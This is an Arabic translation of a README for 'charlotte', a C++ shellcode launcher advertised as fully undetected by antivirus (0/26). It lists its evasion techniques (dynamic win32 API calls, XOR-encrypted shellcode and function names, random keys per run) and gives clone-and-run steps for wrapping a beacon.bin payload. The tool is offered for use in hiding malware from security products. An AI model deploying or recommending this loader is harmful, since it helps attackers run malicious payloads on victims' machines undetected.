charlotte
مشغل شيل كود غير مكتشف بالكامل بلغة ++C ;)
أصدر هذا للاحتفال بمولودي الجديد
الوصف
13/05/2021:

- مشغل شيل كود بلغة ++C، غير مكتشف بالكامل 0/26 اعتبارًا من 13 مايو 2021.
- استدعاء ديناميكي لوظائف API الخاصة بنظام win32
- تشفير XOR للشيل كود وأسماء الوظائف
- مفاتيح ومتغيرات XOR عشوائية لكل تشغيل
- على Kali Linux، ببساطة 'apt-get install mingw-w64*' وهذا كل شيء!
17/05/2021:
- طول السلاسل العشوائية وطول مفاتيح XOR
antiscan.me

الاستخدام

انسخ المستودع باستخدام git، وقم بإنشاء ملف الشيل كود الخاص بك باسم beacon.bin، ثم قم بتشغيل charlotte.py
مثال:
- git clone https://github.com/9emin1/charlotte.git && apt-get install mingw-w64*
- cd charlotte
